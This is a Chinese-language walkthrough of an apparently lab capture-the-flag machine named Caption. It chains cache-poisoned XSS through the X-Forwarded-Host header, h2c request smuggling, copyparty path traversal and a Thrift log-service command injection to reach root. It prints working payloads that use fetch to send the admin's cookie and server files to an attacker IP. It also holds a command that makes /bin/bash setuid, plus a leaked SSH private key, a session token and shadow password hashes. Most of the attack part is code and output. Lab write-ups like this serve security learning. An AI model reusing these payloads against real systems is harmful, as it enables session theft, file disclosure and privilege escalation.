
到了这个 firewalls 页面,发现添加的 XFF 头不会立刻回显,然后后面的请求才会显示前面发送的 Payload,很像是缓存中毒类的漏洞,刚好页面提示管理员正在修复这个页面的问题

那么只需要现在 home 目录构造 Payload,然后发送到 firewalls 页面让管理员来触发就可以了。
X-Forwarded-Host: 127.0.0.1"><script>fetch('http://10.10.16.8/test');</script><!--
只需要多发送几次就可以了,那么接下来想办法导出这个访问源的 Cookie
X-Forwarded-Host: 127.0.0.1"><script>fetch("http://10.10.16.8/?c="+document.cookie);</script><!--
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiZXhwIjoxNzMzODkwNjIwfQ.l4Y651LK_jh6g59HfUTHBV6vctoaX2350aWoJHE8fqw用了管理员的 Cookie 页面还是没有变化,那么看一下管理员视角
fetch("http://caption.htb/logs").then(resp=>resp.text()).then(data=>fetch("http://10.10.16.8/logs",{method:"POST",body:data}));X-Forwarded-Host: 127.0.0.1"><script>fetch("http://caption.htb/logs").then(resp=>resp.text()).then(data=>fetch("http://10.10.16.8/logs",{method:"POST",body:data}));</script><!--
可以看到,管理员的视角也是 403

这是看了一下 haproxy 设置, logs 和 download 是被禁止了,有个 CVE-2024-45506 会在 HTTP/2 中零拷贝转发
https://www.haproxy.com/blog/cve-2024-45506 https://github.com/BishopFox/h2csmuggler https://bishopfox.com/blog/h2c-smuggling-request
python3 h2csmuggler.py -x http://caption.htb/ -X GET -H 'Cookie: session=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiZXhwIjoxNzM1Mzc5ODA5fQ.KTwn7C1czKuSVc53iwwpZvbHZnBozBtEoSaJT5uaybg' http://caption.htb/logs
---
...
        <center><h1>Log Management</h1></center>
        <br/><br/><center>
        <ul>
            <li><a href="/download?url=http://127.0.0.1:3923/ssh_logs">SSH Logs</a></li>
            <li><a href="/download?url=http://127.0.0.1:3923/fw_logs">Firewall Logs</a></li>
            <li><a href="/download?url=http://127.0.0.1:3923/zk_logs">Zookeeper Logs</a></li>
            <li><a href="/download?url=http://127.0.0.1:3923/hadoop_logs">Hadoop Logs</a></li>
 ...
确实得到了不一样的响应,接下来可以利用 XSS 看一下这个 3923 端口的服务信息
X-Forwarded-Host: 127.0.0.1"><script>fetch("http://127.0.0.1:3923/").then(resp=>resp.text()).then(data=>fetch("http://10.10.16.8/logs",{method:"POST",body:data}));</script><!--

# 发送 Payload 后可以确认一下响应是否已经缓存
sudo nc -lvnp 80
---
...
       document.documentElement.className = localStorage.theme || dtheme;
        </script>
        <script src="/.cpr/util.js?_=b6F9"></script>
        <script src="/.cpr/baguettebox.js?_=b6F9"></script>
        <script src="/.cpr/browser.js?_=b6F9"></script>
        <script src="/.cpr/up2k.js?_=b6F9"></script>
...cpr 看样子是一个文件服务器,发现一个 CVE-2023-37474 漏洞,尝试读取 /etc/passwd 文件
X-Forwarded-Host: 127.0.0.1"><script>fetch("http://127.0.0.1:3923/.cpr/%2Fetc%2Fpasswd").then(resp=>resp.text()).then(data=>fetch("http://10.10.16.8/logs",{method:"POST",body:data}));</script><!--
-+-
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
haproxy:x:114:120::/var/lib/haproxy:/usr/sbin/nologin
varnish:x:115:121::/nonexistent:/usr/sbin/nologin
vcache:x:116:121::/nonexistent:/usr/sbin/nologin
varnishlog:x:117:121::/nonexistent:/usr/sbin/nologin
margo:x:1000:1000:,,,:/home/margo:/bin/bash
ruth:x:1001:1001:,,,:/home/ruth:/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/false
尝试先读取 /home/margo/user.txt、/home/margo/.ssh/id_rsa 读取到了 flag 并没有读取到 id_rsa,于是尝试读取 authorized_keys
X-Forwarded-Host: 127.0.0.1"><script>fetch("http://127.0.0.1:3923/.cpr/%2fhome%2fmargo%2f.ssh%2fauthorized_keys").then(resp=>resp.text()).then(data=>fetch("http://10.10.16.4/logs",{method:"POST",body:data}));</script><!--
-+-
...
ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMY5d7Gy+8OLp5/fgComuWw4o/dzKex6KnS1f9H4Dnz2xKQSvNQ4Q4ltrsbUSnZNrBMlNtZvYpE5is5gsDTPKxA= margo@caption
...
所以对应的私钥是 /home/margo/.ssh/id_ecdsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAaAAAABNlY2RzYS1zaGEy
LW5pc3RwMjU2AAAACG5pc3RwMjU2AAAAQQTGOXexsvvDi6ef34AqJrlsOKP3cynseip0tX/R+A58
9sSkErzUOEOJba7G1Ep2TawTJTbWb2KROYrOYLA0zysQAAAAoJxnaNicZ2jYAAAAE2VjZHNhLXNo
YTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMY5d7Gy+8OLp5/fgComuWw4o/dzKex6KnS1f9H4
Dnz2xKQSvNQ4Q4ltrsbUSnZNrBMlNtZvYpE5is5gsDTPKxAAAAAgaNaOfcgjzxxq/7lNizdKUj2u
Zpid9tR/6oub8Y3Jh3cAAAAAAQIDBAUGBwg=
-----END OPENSSH PRIVATE KEY-----
Local Enum
root        1025  0.0  0.1  10348  4176 ?        S    06:58   0:00  _ /usr/sbin/CRON -f -P
margo       1048  0.0  0.0   2892   988 ?        Ss   06:58   0:00  |   _ /bin/sh -c cd /home/margo;/usr/bin/java -jar
margo       1051  0.5  5.4 3605012 217876 ?      Sl   06:58   0:54  |       _ /usr/bin/java -jar gitbucket.war
root        1026  0.0  0.1  10348  4176 ?        S    06:58   0:00  _ /usr/sbin/CRON -f -P
margo       1047  0.0  0.0   2892   964 ?        Ss   06:58   0:00  |   _ /bin/sh -c cd /home/margo/app;python3 app.py
margo       1052  3.9  1.1 1084984 47560 ?       S    06:58   6:39  |       _ python3 app.py
root        1027  0.0  0.1  10348  4176 ?        S    06:58   0:00  _ /usr/sbin/CRON -f -P
margo       1046  0.0  0.0   2892   992 ?        Ss   06:58   0:00  |   _ /bin/sh -c cd /home/margo;python3 copyparty-sfx.py -i 127.0.0.1 -v logs::r
margo       1053  0.0  0.8 1164408 33656 ?       Sl   06:58   0:01  |       _ python3 copyparty-sfx.py -i 127.0.0.1 -v logs::r
root        1028  0.0  0.1  10352  4080 ?        S    06:58   0:00  _ /usr/sbin/CRON -f -P
root        1049  0.0  0.0   2892  1064 ?        Ss   06:58   0:00      _ /bin/sh -c cd /root;/usr/local/go/bin/go run server.go
root        1050  0.0  0.4 1314536 17648 ?       Sl   06:58   0:01          _ /usr/local/go/bin/go run server.go
root        1402  0.0  0.1 1009716 4684 ?        Sl   06:58   0:00              _ /tmp/go-build466883906/b001/exe/server
看到有其他端口的服务,先做一下端口映射
ssh -L 127.0.0.1:6082:127.0.0.1:6082 -L 127.0.0.1:6081:127.0.0.1:6081 -L 127.0.0.1:9090:127.0.0.1:9090 [email protected] -L 127.0.0.1:8000:127.0.0.1:8000 -i res/id_ecdsa.margoShell as Root

但是没什么突破口,这个时候回想到 GitBucket 平台的两套系统


从 Logservice 服务源代码可以看到运行在 9090 端口,而且似乎有一个可以命令注入的代码。功能看起来像是一个读取日志的服务端。
这里的 log_service.thrift 是可以支持跨平台和语言通讯的,所以需要客户端向服务端发送日志文件的路径,然后服务端读取来注入命令
namespace go log_service

service LogService {
    string ReadLogFile(1: string filePath)
}
import sys
import glob
sys.path.append('genpy')
from thrift import Thrift
from thrift.transport import TSocket
from thrift.transport import TTransport
from thrift.protocol import TBinaryProtocol
from genpy.log_service import LogService
def main():
# Make socket
transport = TSocket.TSocket('localhost', 9090)
transport = TTransport.TBufferedTransport(transport)
protocol = TBinaryProtocol.TBinaryProtocol(transport)
client = LogService.Client(protocol)
transport.open()
resp = client.ReadLogFile("/tmp/test.log")
print("[+] Resp:", resp)
transport.close()
main()sudo apt install python3-thrift thrift-compiler
thrift -gen py log_service.thrift
mv gen-py genpy现在客户端准备就绪,在目标机器上创建 /tmp/test.log
127.0.0.1 "user-agent":"';chmod u+s /bin/bash;'"
More and More
笑死,User flag 的缓存中毒根本想不到,Root flag 路径的 thrift 相对还好一点。
Dump Hash
root:$y$j9T$Z0mAEpyXxUFgbF4zyQYIm0$tfEWxKHM9Yv0fztCJ6GT/RYj87nvBZIl3t8ssYc3GnB:19956:0:99999:7:::
daemon:*:19405:0:99999:7:::
bin:*:19405:0:99999:7:::
sys:*:19405:0:99999:7:::
sync:*:19405:0:99999:7:::
games:*:19405:0:99999:7:::
man:*:19405:0:99999:7:::
lp:*:19405:0:99999:7:::
mail:*:19405:0:99999:7:::
news:*:19405:0:99999:7:::
uucp:*:19405:0:99999:7:::
proxy:*:19405:0:99999:7:::
www-data:*:19405:0:99999:7:::
backup:*:19405:0:99999:7:::
list:*:19405:0:99999:7:::
irc:*:19405:0:99999:7:::
gnats:*:19405:0:99999:7:::
nobody:*:19405:0:99999:7:::
_apt:*:19405:0:99999:7:::
systemd-network:*:19405:0:99999:7:::
systemd-resolve:*:19405:0:99999:7:::
messagebus:*:19405:0:99999:7:::
systemd-timesync:*:19405:0:99999:7:::
pollinate:*:19405:0:99999:7:::
sshd:*:19405:0:99999:7:::
syslog:*:19405:0:99999:7:::
uuidd:*:19405:0:99999:7:::
tcpdump:*:19405:0:99999:7:::
tss:*:19405:0:99999:7:::
landscape:*:19405:0:99999:7:::
fwupd-refresh:*:19405:0:99999:7:::
usbmux:*:19474:0:99999:7:::
lxd:!:19474::::::
haproxy:!:19788:0:99999:7:::
varnish:*:19788:0:99999:7:::
vcache:*:19788:0:99999:7:::
varnishlog:*:19788:0:99999:7:::
margo:$y$j9T$1.nErPXvyX8GM8SBRu8/B1$rCxIQkAu/A5K6b5xIZBJ6oeKfPp6R3WHDds/Z1OTEZ8:19956:0:99999:7:::
ruth:$y$j9T$8eN6xHfvLg4evyRqa2g7l1$AgJWIup1DAeX.Vo1wr69..LMTys7hBGepHknEKPwMOB:19960:0:99999:7:::
_laurel:!:19965::::::